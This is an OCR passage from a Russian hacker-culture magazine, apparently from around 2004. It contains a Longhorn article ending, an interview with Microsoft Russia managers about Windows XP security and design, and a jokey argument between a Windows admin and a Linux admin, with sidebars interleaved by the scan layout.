■ Еще одной фичей новой системы будет так называемый "естественный интерфейс пользователя" (Natural User Interface). Но по этому поводу Microsoft почему-то особо не распространяется. Цель разработки - сделать взаимодействие между компьютером и пользователем более похожим на общение людей. Одним из главных компонентов NUI станет система распознавания речи. С ее помощью можно будет давать компьютеру команды голосом. Еще один компонент - распознавание рукописного текста. Теперь с помощью электронного пера можно "писать" на экране, а система сама распознает текст. Мое личное мнение - за NUI будущее, и этот интерфейс, несомненно, будет стремительно развиваться.

Конечно, для осуществления всего задуманного, да еще и в рабочем виде ;), требуется немало времени. Поэтому неудивительно, что Microsoft постоянно откладывает официальный релиз Лонгхорна. Зато мы видим, как от билда к билду меняется LH. К лучшему или к худшему - решать не мне... Но я уверен, что если MS не изменит пути развития своей ОС, то этот проект может оказаться просто очередной версией Windows, а не новым шагом к развитию .Net технологии.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

НЕ ЗНАЕШЬ - СПРОСИ MICROSOFT

ИНТЕРВЬЮ ПО WINXP

Перед выпуском очередного программного продукта Microsoft проводит многочисленные опросы среди пользователей, затем в поте лица пишется система, и после этого еще мучаются бета-тестеры, выявляя в системе глюки. И все равно операционка получается сырой, а рядовой юзер (например, ты) наслаждается откровенными тормозами системы...

Перед тобой ответы корпорации Microsoft на наболевшие вопросы пользователей. Мы старались обсудить самые интересные моменты, было задано много "острых" вопросов. Вот что из этого получилось.

XS: В чем основные преимущества операционной системы Windows XP перед остальными (как продуктами Microsoft, так и операционками конкурентов)?

MS: Если постараться коротко выразить основные приоритеты, в направлении которых велась работа при создании Windows XP, то это: Надежность, Быстродействие, Защита и Удобство использования.

XS: Расскажите про историю создания Windows XP. Когда этот программный продукт начал разрабатываться и сколько лет ушло на написание системы? Были ли интересные случаи во время разработки дистрибутива?

MS: По методике разработки, принятой в Microsoft, новая версия начинает разрабатываться еще до выхода в свет предыдущей, поэтому точно сказать, сколько длилась разработка проекта Whistler, очень сложно. Даже люди, стоящие во главе этого проекта, вряд ли сойдутся на одной конкретной дате. Над операционной системой работает большое количество людей, и, конечно, у них постоянно происходят интересные и забавные случаи во время работы. Примеры приводить не буду - на это уйдет очень много времени :).

XS: В чем главные отличия двух дистрибутивов Windows XP Home и Windows XP Professional Edition? С какой целью были созданы две разные версии одной системы?

MS: Основное отличие заключается в том, что Windows XP Home Edition не предназначена для работы в домене и поддерживает работу только в составе рабочих групп. Соответственно, в Windows XP Professional включены дополнительные возможности удаленного доступа, обеспечения безопасности, быстродействия и управления, а также многоязычной поддержки, шифрования данных, централизованного администрирования, управления доступом и многое другое.

XS: Когда выйдет первая версия Windows Lonhgorn? Какие работы над дистрибутивом ведутся в настоящее время?

MS: На Профессиональной Конференции Разработчиков в Лос-Анджелесе 26-30 октября 2003 была представлена первая версия Longhorn Developer Preview. В данный момент ведутся дальнейшие работы. Выход Beta 1 планируется на конец 2004 года. После этого будут определены дальнейшие планы по выводу новой операционной системы на рынок.

XS: Когда ваша система будет полностью документированной? Почему, когда юзер задается относительно простым вопросом, он не обнаруживает его в вашем системном мануале? Или это такой трюк, что пользователи сами должны додумывать, а потом создавать порталы по WinXP?

Андрей Крючков, менеджер по серверным продуктам и средствам разработки Представительства Microsoft в России и СНГ

MS: Информация о системе доступна всем желающим. Наверное, не имеет смысла включать абсолютно все материалы в комплект справочной документации, поставляемой с ОС. Поэтому мы сделали специальный раздел на веб-сайте для профессиональных разработчиков (http://msdn.microsoft.com), на котором можно найти подробную информацию по программированию системы, по ее внутреннему устройству. Для системных администраторов и людей, отвечающих за внедрение систем, полезен будет сайт TechNet (www.microsoft.com/technet), на котором собрано огромное количество информации о настройке систем и т.п. Тем, кому интересно, как работает Windows на самом низком уровне, я могу порекомендовать книгу Давида Соломона и Марка Руссиновича, выпущенную издательством Microsoft Press. На русском языке она называется "Внутреннее устройство Microsoft Windows 2000", совместное издание ИД "Русская редакция" и издательства "Питер".

XS: Какие нюансы существуют при установке WinXP? Как лучше ставить дистрибутив: с нуля или поверх? Что вы можете сказать о взаимодействии с другими операционными системами? Какие могут возникнуть проблемы, и как их решить?

MS: Windows XP можно устанавливать поверх Windows 98/98SE/Me/NT/2k - в этом случае система позволит сохранить настройки пользователя из старой ОС. Здесь, конечно же, дело вкуса и привычек. Большинство пользователей хотят оставить свои старые настройки из предыдущей ОС, к которым они привыкли, выбор таких пользователей - апгрейд. Чтобы не возникало проблем, рекомендуется запустить проверку диска, а также специальную программу с компакт-диска Windows XP, которая проверит, возможен апгрейд или нет.

XS: Отличается ли файловая система NTFS в WinXP от предыдущей в Win2k?

MS: Есть небольшие различия в файловой системе, но они не носят принципиального характера и не нарушают обратную совместимость. Различия касаются поддержки шифрующей файловой системы, но это никак не влияет на работу ОС и работу файлов в ОС. После установки service pack 1 для шифрования файлов применяется алгоритм AES, являющийся новым стандартом шифрования в США (в Windows 2000 использовался DESX). Есть возможность вместо AES использовать Triple DES.

XS: Встроенный режим совместимости не всегда помогает решить конфликт версий, особенно это касается старых Win95/DOS-приложений. Что было сделано для совместимости старого софта под XP? Почему утилиты, прекрасно работающие в Win98, отказываются запускаться (или работают нестабильно) в WinXP?

MS: Под Windows XP не будут работать утилиты, работающие с железом напрямую, а также использующие архитектурные и системные особенности Windows 9x. Большинство прикладных программ работают без проблем, так же, как и большинство игрушек. Примечательно, что во время демонстрации Windows Longhorn на конференции разработчиков, Билл Гейтс показывал VisiCalc под MS DOS 1.0, прекрасно работающий на новой ОС. Мы стараемся сделать все возможное, чтобы обеспечить максимальную совместимость снизу вверх.

XS: Можно ли довериться стандартным средствам восстановления системы или лучше положиться на средства сторонних производителей, которых предостаточно? Насколько ответственно программисты Microsoft подошли к этой проблеме?

MS: Встроенных средств хватает для большинства случаев. Тем не менее, есть инструменты от третьих фирм, которые позволяют произвести некоторые операции быстрее или по-другому, чем штатные средства. Бывают случаи, когда такие инструменты могут помочь спасти систему после форматирования диска или повреждения системных областей файловой системы.

XS: Какие имеются встроенные средства программирования в системе WinXP? Были ли добавлены/усовершенствованы системные API-функции?

MS: Для Windows Win32 API - это интерфейс программирования для Windows, в нем несколько тысяч функций, которые позволяют разработчикам создавать замечательное ПО, ведь ОС сама по себе никому не нужна без программ. Программисты могут скачать с сайта Microsoft бесплатный .NET Framework SDK, в составе которого есть компиляторы и библиотеки для разработки ПО для .NET. Также можно скачать Platform SDK с документацией и библиотеками для разработчиков. Программы можно собрать любыми компиляторами, которые нравятся. Кто-то выберет Borland, кто-то gcc, мне, к примеру, нравится работать с Visual Studio.NET 2003.

XS: Надпись при установке системы гласит: "Даже если какой-либо процесс будет работать нестабильно, можно завершить его работу без системного сбоя". На самом деле критические ситуации при межпроцессном взаимодействии до сих пор могут убить WinXP. Что бы вы могли сказать по этому поводу?

MS: Мы очень внимательно относимся к вопросам стабильной работы нашего ПО. Мы изучим и попробуем воспроизвести любые проблемы, с которыми сталкиваются пользователи. Если вы можете рассказать шаг за шагом последовательность действий, которая приводит к краху системы, мы обязательно исправим такую ошибку. На нашей памяти случаев "убийства" Windows XP каким-либо ПО, не работающим с оборудованием через специализированные драйверы, не было.

Андрей Рыковский, менеджер по настольным операционным системам Представительства Microsoft в России и СНГ

XS: Много ли недокументированных возможностей было сделано в WinXP? Все ли фишки уже раскрыты пользователями? Поделитесь "пасхальным яйцом" в WinXP, которое еще не обнаружили любопытные пользователи.

MS: В данное время программистам Microsoft запрещено вносить в любое ПО какие-либо "пасхальные яйца". Мы не слышали, чтобы кто-либо находил подобные "фишки" в ПО, выпущенном после Office 2000 SR2, когда политика запрета вступила в силу. В последнее время мы опубликовали достаточно большое количество описаний функций, которые были ранее недокументированными для разработчиков. Хотя, как показывает практика, большинство проблем с совместимостью как раз и возникает по причине использования недокументированных функций, которые мы могли переделать или вообще убрать от версии к версии.

XS: Почему пользователи до сих пор отдают предпочтение внешней утилите администрирования (типа Radmin) и не пользуются стандартным управлением рабочего стола? С чем, по-вашему, это связано: с инертностью администратора или с нелюбовью к стандартным средствам в системе?

MS: Вероятно, потому что они не пробовали работать со встроенными средствами - они удобны и требуют мало ресурсов, более того, возможно централизованное управление этими службами. В больших сетях использование средств удаленного администрирования, не использующего для авторизации и контроля настроек Active Directory, может привести к хаосу и брешам в безопасности.

XS: Каковы перспективы WinXP? Насколько мне известно, Windows Longhorn будет дистрибутивом следующего поколения.

MS: Мы сейчас выпустили бета-версию Service Pack 2 и рассчитываем выпустить финальную версию во второй половине 2004 года. Мы большое внимание уделяем вопросам безопасности, поэтому в составе SP2 выйдет новый межсетевой экран, а также целый ряд других нововведений. Windows XP - это система, которая будет жить и развиваться еще несколько лет. Longhorn не скоро появится на компьютерах обычных пользователей. Мы показали Longhorn разработчикам, чтобы у них было время изучить новые средства разработки и механизмы, чтобы они смогли уже сейчас начинать разрабатывать новые версии своих продуктов для Windows »

НАШИ ЭКСПЕРТЫ

■ Редакция благодарит Московское представительство Microsoft за предоставленные ответы. На вопросы отвечали: Андрей Рыковский, менеджер по настольным операционным системам Представительства Microsoft в России и СНГ, Андрей Крючков, менеджер по серверным продуктам и средствам разработки Представительства Microsoft в России и СНГ и Владимир Мамыкин, менеджер по системам безопасности Представительства Microsoft в России и СНГ.

Longhorn. К примеру, на PDC 2003 фирма Adobe показала раннюю бета-версию Adobe Photoshop, использующую ряд возможностей Windows Longhorn.

XS: С каждым разом Windows требует все больше и больше места для системных файлов, поэтому пользователи вынуждены "резать" систему самостоятельно. Почему в поставку не входит "оптимизатор" XP. И когда, наконец, вы будете сами оптимизировать собственный системный код?

MS: От года к году стоимость пространства на жестком диске падает очень быстро, поэтому мы посчитали, к примеру, что пользователям будет удобнее иметь на диске сжатый комплект драйверов. Имея его всегда под рукой, вам не нужно будет вставлять компакт-диск с драйверами при подключении флеш-диска в USB, например. То есть то, о чем нас просили, стало реальным, но естественно, это удобство требует некоторого количества пространства на жестком диске. Я не приветствую ручную оптимизацию - как правило, после таких "оптимизаций" по принципу "я не знаю, что это за файл, поэтому его удаляю" появляются легенды о чрезвычайно нестабильной работе ОС. Понимая желания пользователей в части экспериментов над системными файлами ОС, мы постарались сделать все возможное, чтобы обезопасить определенный набор файлов - но такая защита тоже требует определенного места на диске.

XS: Зачем была сделана раздражающая кнопка "Отправить отчет" при нестабильной работе системы? Много ли полезных отчетов вы получили?

MS: Ваше мнение о том, что кнопка об отправке отчетов является "раздражающей" не совпадает с мнением большинства пользователей нашей системы. Существующий в Microsoft Security Response Center, куда посылаются такие отчеты, анализирует проблемы, связанные с такого рода зависаниями. И этот анализ показывает, что нестабильность работы системы, как правило, связана с некорректной работой внешних приложений сторонних поставщиков ПО с нашими операционными системами. Этот анализ позволяет нам достоверно обнаруживать такое ПО и вместе с его производителями решать вопросы совместимости в максимально короткие сроки. Кстати, такие проблемы возникают и при работе ПО, разработанного российскими разработчиками. Если эта кнопка раздражает, несложно отключить ее появление. Мы очень просим наших пользователей отправлять эти отчеты - это позволяет нам понять, какие проблемы возникают у наших пользователей и какие сложности с совместной работой программ третьих

Владимир Мамыкин, менеджер по системам безопасности Представительства Microsoft в России и СНГ

фирм, а также с аппаратным обеспечением. Например, довольно быстро после начала работы этой системы мы благодаря пользователям выяснили, что есть большая проблема с драйвером для устройства одной фирмы. Мы предложили им свою помощь в создании более надежного драйвера, проблема была решена, а количество обращений в техническую поддержку резко сократилось.

XS: С чем связана нестабильная работа с железом (особенно старым) в WinXP? На презентации системы представители говорили, что теперь никаких сложностей с устройствами не будет. Получается, я, купив XP, должен еще мучиться с железом? Почему тогда нет рекламы "Купи XP, проблемы - в нагрузку"?

MS: Для того чтобы не испытывать проблем с железом, необходимо покупать компьютеры, прошедшие сертификационные тесты в Windows Hardware Compatibility Lab. Большинство наших партнеров, производителей OEM оборудования, сертифицируют свои компьютеры и компоненты. На нашем web-сайте есть список совместимого оборудования, протестированного в лаборатории на совместимость.

XS: Существуют ли специальные библиотеки для просмотра других файловых систем, или это возможно только с помощью сторонних программ? Когда, наконец, операционная система научится понимать UNIX-подобные системы (ext3, ufs и т.п.)?

MS: Есть решения третьих фирм, которые позволяют читать/писать ext2/3 файловые системы. В принципе, разработать поддержку какой-либо из ФС можно - существует специальный набор SDK для разработчиков файловых систем.

XS: Насколько бдительно программисты подошли к проблеме безопасности, зная, что с каждым годом дыр становится все больше? Какие средства были включены в OS (персональный фаервол и т.п.)? Кто должен отвечать за проблемы из-за атак на "дыры", которые допустили разработчики?

MS: У нас отличные программисты, и они очень ответственно относятся к созданию защищенных программных продуктов. Именно поэтому международная статистика показывает, что с каждым годом уязвимостей в наших продуктах становится меньше, а не больше. Например, уязвимостей в Windows Server 2003 намного меньше, чем в XP или в Windows 2000. Кроме того, ошибок в Windows гораздо меньше, чем, например, в многочисленных клонах Linux - достаточно сравнить цифры, приведенные на международно признанных сайтах. За взломы отвечают взломщики, так же, как за воровство из квартиры отвечают воры, а не производители дверей или замков. Пользуйтесь более совершенными продуктами. А уязвимости появляются не только и не столько из-за разработчиков, 95% проблем со взломами связаны с неправильной настройкой систем - об этом много раз писали в международных независимых исследованиях.

XS: С чем связана последняя RPC-эпидемия? Если с Win2k все понятно (старый код, старые службы), то почему бага была и в WinXP? Неужели программисты просто оставили код RPC-службы неизменным и не позаботились об элементарной проверке против переполнения буфера?

MS: Ошибка связана с унаследованным кодом из предыдущих версий Windows. Он был в системе для совместимости и работы ряда системных служб. В данный момент при работе над Windows XP Service Pack 2 мы пересобираем все модули ОС со специальным ключом компилятора, который обеспечивает защиту от переполнения буфера. Проверки на переполнения буфера ведутся постоянно, могу посоветовать книгу "Защищенный код", которая обязательна для прочтения всем разработчикам Microsoft - в ней очень большое внимание уделено тому, как нужно писать безопасный код, как проектировать ПО.

XS: Почему до сих пор нет стабильного Service Pack 2 для Windows XP? Чего вы выжидаете, пока откроют побольше дырок? Или задержка связана с чем-то другим?

MS: Работы над созданием SP2 для Windows XP активно ведутся в настоящее время. Мы ожидаем появления SP2 во второй половине 2004 года.

XS: Когда программисты создадут по-настоящему функциональный фаервол (подобие Unix-like argus, ipfw), где можно будет тонко подстроить фильтр для всех протоколов? Стандартный брандмауэр, безусловно, легок в использовании, но его функциональность весьма ограничена.

W W W

■ Вот несколько ссылок, которые рекомендовали посетить представители Microsoft для получения более ясной картины о WinXP.

■ **www.microsoft.com/rus/windowsxp/choice/compare.asp** - сравнение по всем критериям двух версий XP: Home и Professional Edition
■ **www.microsoft.com/rus/windowsxp/features/features.asp#section1** - приоритетные направления, ради которых была создана система WinXP
■ **www.microsoft.com/rus/windowsxp/techinfo/planning/reliability/default.asp** - общая информация по улучшению стабильности работы системы
■ **www.microsoft.com/security/protect** - инструкции по улучшению безопасности системы Windows XP

MS: Для Windows существует огромное количество различных межсетевых экранов. Большинство настроек, аналогичных ipfw, можно произвести и штатными средствами Windows XP, и точно так же - из командной строки. Но большинство пользователей просили нас не об этом, им был нужен простой и надежный способ защитить свой компьютер. Мы сделали очень большую ошибку, не включив данную функцию по умолчанию. Мы продолжаем развивать поддержку встроенного межсетевого экрана, и та версия, которая устанавливается на компьютеры с сайта windows update, поддерживает IPv6. Версия в Service Pack 2 (бета-версия доступна бета-тестерам и подписчикам MSDN) будет иметь гораздо более широкие возможности по управлению и настройке. Для защиты корпоративных сетей Microsoft выпускает ISA Server 2000 - сертифицированный межсетевой экран (готовится новая версия, которая выйдет в следующем году). Это ПО является действительно настоящим функциональным межсетевым экраном, количество функций которого превышает argus, ipfw и соответствует тому, что выпускают лидирующие компании-разработчики экранов.

XS: Насколько, на ваш взгляд, опасна последняя ошибка в Windows Messenger? Есть ли вероятность появления червя наподобие Lovesan?
MS: Надеемся, что нет. Мы потратили огромное количество времени, чтобы объяснить нашим пользователям, почему необходимо включить межсетевой экран в их ОС. Включение всего одной галочки решает данную проблему.

XS: Почему вы выпустили на рынок совершенно сырую систему? Чем занимается ваш отдел тестирования? Как, по-вашему, если пользователь заплатил за дырявую систему, да еще и сам находит на себе бреши, это в порядке вещей?

MS: Уже давно на каждого программиста в Microsoft приходится как минимум один тестер. Ни одна ОС в мире не тестировалась так широко, как Windows XP. Означает ли это, что в ней нет ошибок? Безусловно, нет, ошибки есть, посему наша задача состоит в том, чтобы помочь нашим заказчикам максимально просто и быстро реагировать на появление новых угроз. Для этого работает сайт windows update, для этого мы выпустили бесплатный System Update Server. К тому же, если посмотреть на статистику количества ошибок безопасности в ПО Microsoft, то будет видно, что в сравнении с другими системами Windows XP не только не сырая, а хорошо проваренная, крутая ОС :).

XS: Как вы защитились от глобального DDoS со стороны LoveSan? Доступен ли узел WindowsUpdate в настоящее время?
MS: Мы решили воспользоваться услугами специализированной компании Akhmai, которая обеспечивает распределение и кэширование нагрузки на веб-сервера. Сайт windowsupdate.microsoft.com работал и работает в данное время.

XS: Существуют ли в WinXP стандартные средства для обнаружения хакерских атак?
MS: При включенном межсетевом экране в журнал сообщений будут записаны попытки атак. Аналогично журнал сообщений по безопасности будет содержать сообщения о неудачных попытках войти под чужим паролем и т.п. Необходимо только включить аудит событий безопасности.

XS: Изменены ли алгоритмы шифрования пользовательских паролей и файлов в XP? Какие отличия от Win2k?
MS: Появились изменения в интерфейсе управления шифрованными файлами. Теперь есть возможность указать несколько пользователей, которые могут работать с этими файлами, но это косметическое изменение. Плюс к этому добавлен ряд алгоритмов, которых не было в Windows 2000.

XS: Почему программная реализация активации WinXP была взломана хакерами сразу же после официального выхода дистрибутива? Неужели сложно придумать более изысканное решение с активацией системы (аппаратным девайсом, аналогом HASP, например)?
MS: У хакеров не все так хорошо получилось, как им бы этого хотелось. Изначально стал доступен ключ для работы в корпоративных установках, о взломе говорить не приходится. На системы с данным ключом не ставится Service Pack 1, а пользователи ключей, подобранных пиратской системой, с исправленными системными файлами не могут использовать WindowsUpdate. Использовать аппаратное устройство/защиту будет большим неудобством для наших легальных пользователей. Например, человек, который летит в самолете с ноутбуком, вынужден будет везти с собой еще некое устройство - это неприемлемо. Аналогично при установках большого количества ОС на предприятиях было бы очень накладно для пользователей применять какое-либо аппаратное устройство.

XS: Почему в WinXP отсутствует стандартный антивирус для проверки системы? Вообще, насколько WinXP устойчива к вирусным атакам?
MS: Отсутствие стандартного антивируса объясняется тем, что мы советуем использовать специализированные программы третьих производителей, специализирующихся на подобных продуктах. В данный момент на сайте www.microsoft.com/security/protect/ можно скачать бесплатную версию антивируса и межсетевого экрана от фирмы Computer Associates.

Итак, все ясно. Для Microsoft WinXP - отличная система, работающая без глюков. А баги в операционке, которые всплывают каждый день и приводят к массовому затрояниванию компьютеров, можно объяснить кривыми руками пользователей, но никак не программистов корпорации. А нам ничего не остается, как поверить им на слово ;) и ждать более устойчивых версий.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

БОИ БЕЗ ПРАВИЛ

XP VS LINUX


Не существует системы, которая могла бы удовлетворить запросы всех пользователей. Каждый кулик свое болото хвалит. Один юзер фанатеет от WinXP, другой ненавидит Microsoft и целиком отдается Linux.


Представь: встретились два админа после тяжелой работы, чтобы пропустить пару литров пива и обсудить наболевшие вопросы. Естественно, после определенного количества выпитого их потянуло на спор ;). Один администратор пытается убедить второго, что нет ничего лучше компьютера под WinXP. Другой, не желая слушать, пытается доказать, что Linux - самая лучшая операционка, и продукты дяди Билла никогда с ней не сравнятся. Вот что из этого получилось.

Админ Linux: Нет лучшего средства управления, чем командная строка! Мне гораздо проще набрать пару консольных команд, чем тыкаться в разноцветные иконки и настраивать неизвестно что. Детский сад какой-то с вашими окошками. Настоящая прелесть Linux - файлы. Конфиги, которые можно легко подредактировать в командной строке прелестным командным редактором. Скажи, тебе правда нравится перемещаться по разным пунктам меню и искать нужную опцию?

Админ XP: Ну вот скажи мне, за сколько времени ты установишь нужную софтину? Мне проще сделать пару кликов мышью и запустить сервис. И я буду уверен, что все работает. Или тебе по кайфу отлаживать конфиги и читать мануалы? Извини, но у меня на это нет времени.

Админ Linux: Угу, это будет работать. Дня три :), максимум неделю. Скажи по секрету, какой максимальный аптайм ты сумел продержать на своем крутом WinXP-сервере? Мой рекорд - около года. Да и то причиной ребута была пересборка ядра. Кстати о ядре, в WinXP нельзя пересобирать ядрышко.







Процессы как на ладони

Это очень плохо и снижает и без того низкую производительность системы.

Админ XP: Не надо врать! В WinXP стало возможным брать новые версии кернела и обновлять его. Причем обновлять, не скрещивая пальцы на ногах, а с полной уверенностью, что система будет работать стабильно. Зайди на официальный сайт MS и ознакомься со свежими версиями ядра. Кстати, программисты не пекут кернелы как пироги, поскольку ядрышко изначально было отлажено и протестировано на баги. Их не обнаружили... в отличие от Linux ;).

Админ Linux: Все равно пересбор ядра - пустая трата времени. Ну неужели программисты не могут додуматься до простой подгрузки модулей в кернел? Так же красиво, как это сделано в моей любимой оси. Захотел драйвер для звуковухи - скачал модуль, подгрузил. Захотел поддержку новой файловой системы - пожалуйста! Не система, а сказка. А у вас? Вечная проблема с драйверами, не говоря уже о файловой системе. И все из-за гребаных dll'ок, которые, наверное, юзеру по ночам снятся. И попробуй сказать, что я не прав ;).






DLL против модулей


Админ XP: Модули, говоришь? А о безопасности ты подумал? Захотел скрыть процессы, подгрузил модуль и готово! Захотел скрыть сам модуль - грузи второй и дело сделано. После этого ты радуешься жизни и даже не подозреваешь, что хакер имеет твою систему. А о файловой системе ты зря

заикнулся. NTFS очень надежная и продуманная вещь. Не то что ваши ext2 и ext3, которые сбоят при непредвиденном резете. Майкрософт ответственно подошел к проблеме восстановления системы. Достаточно кликнуть мышью, и можешь быть уверен, что загрузишь WinXP в любой ситуации. Согласись, что сидеть и восстанавливать упавший сервак - занятие не из приятных.

Admin Linux: Кликнешь мышью и лишишься 10% дискового пространства под хлам в c:\system volume information... Или как его там? Спасибо, я лучше сэкономлю на байтах и выберу Linux. Что касается файловых, не нравится ext3, ставь reiserfs или minux. В любом случае, грузи нужный модуль и монтируй файловую по своему желанию. И запомни, раз уж ты заговорил о хакерах, слова "Windows" и "безопасность" по определению нельзя употреблять в одном предложении ;). О какой секурности можно говорить, если у вас все еще поддерживается telnet-доступ? Любой хакер, да что хакер, любой продвинутый юзер может врубить снифер и отследить админский пароль. И несмотря на разграничения по IP-адресам (кстати, я подозреваю, что и они отсутствуют), подконнектится к дефолтовой шаре IPC$. Чем это кончится, ты сам знаешь. OpenSSH - вот сила! Поставил и забыл о снифферах, хакерах, крякерах и других страшных словах.

Admin XP: Telnet - пережиток прошлого и по дефолту вообще выключен. Я использую Radmin для управления системой. В качестве домена юзаю ActiveDirectory - тулза, которая никогда на сравнится с вашей глючной самбой. Что тут сказать, Microsoft враждует с софтом Linux, поэтому программистам приходится писать







Виндовый Telnet и линуксовый Sshd


эмуляторы MS-софта. Одна из таких подделок - Samba, у которой недостаточно возможностей, да еще и работает с глюками.


Admin Linux: Samba - вещь, а с глюками может работать только админ, не умеющий читать мануалы. Хотя все пошло от лени виндузятников, Майкрософт не снабдил систему исчерпывающими серьезными манами. Делай нормальный конфиг - получишь нормальный домен. Я пару лет назад установил smbd и забыл о глюках. И вообще мне смешно, когда ты говоришь о безопасности в WinXP. Ты же сам прекрасно знаешь, что любой пользователь может поюзать инет, запустить любое приложение и, самое интересное, сломать систему локальным эксплойтом.





Справки и мануалы





Системное журналирование

Учитывая убогость логов в WinXP, ты об этом никогда не узнаешь ;). Только не говори мне, что в WinXP мало уязвимостей, я читаю багтрак и все знаю.

Admin XP: Не говори, если не знаешь. В WinXP имеется скрипт gpedit.msc, который позволяет настроить групповую политику. Если уделить этому должное внимание, локальная безопасность будет на высоте. Что касается дыр, MS выпускает патчи сразу после обнаружения бреши, и я тут же их устанавливаю. А что ты скажешь о своей безопасности? Открытые исходники Linux позволяют хакеру найти дыру и сломать пингвина за несколько секунд. Заметь, что линуксы ломают не только профи-ха- »

СКАЗКА ЛОЖЬ, ДА В НЕЙ НАМЕК

■ Я уверен, что ты не примешь за чистую монету спор двух пьяных админов, но к некоторым вещам прислушаться стоит.

Минусы Windows XP:

1. Плохая реализация взаимодействия ядра и пользователя;
2. Отсутствие поддержки шифрования при удаленном управлении;
3. Плохая реализация многопользовательности;
4. Плата за использование системы;
5. Проблема с драйверами;
6. Отвратительный персональный фаервол;
7. Мало встроенных языков программирования.

Минусы Линукса:


1. Сложность в установке системы и программ (для простого пользователя);
2. Низкая устойчивость файловой системы;
3. Низкое качество софта под GUI.


Остальные минусы действительно можно списать на кривые руки админа или юзера. Но стоит понимать, что эти самые недочеты могли бы быть доработаны программистами, а не невинными пользователями. Именно поэтому их стоило отметить в этой статье.

керы, но и скриптkиддисы. Поэтому твоя система - мишень для всех продвинутых юзеров.

Admin Linux: Каких-каких юзеров? Фаервол еще никто не отменял, поэтому мою систему даже из локальной сети не увидеть. Что касается брандмауэра, то об iptables можно говорить часами. Тут тебе и фильтр, и натинг, и разграничение прав по приложениям, уидам, гидам... А вашу подделку под названием персональный фаервол можно юзать только в Win95. Чтобы не было обидно за систему. Кстати, а как ты решаешь проблему интернет-доступа по локальной сети? Ставишь всякие там WinRoute и WinGate? ;). Искренне сочувствую.

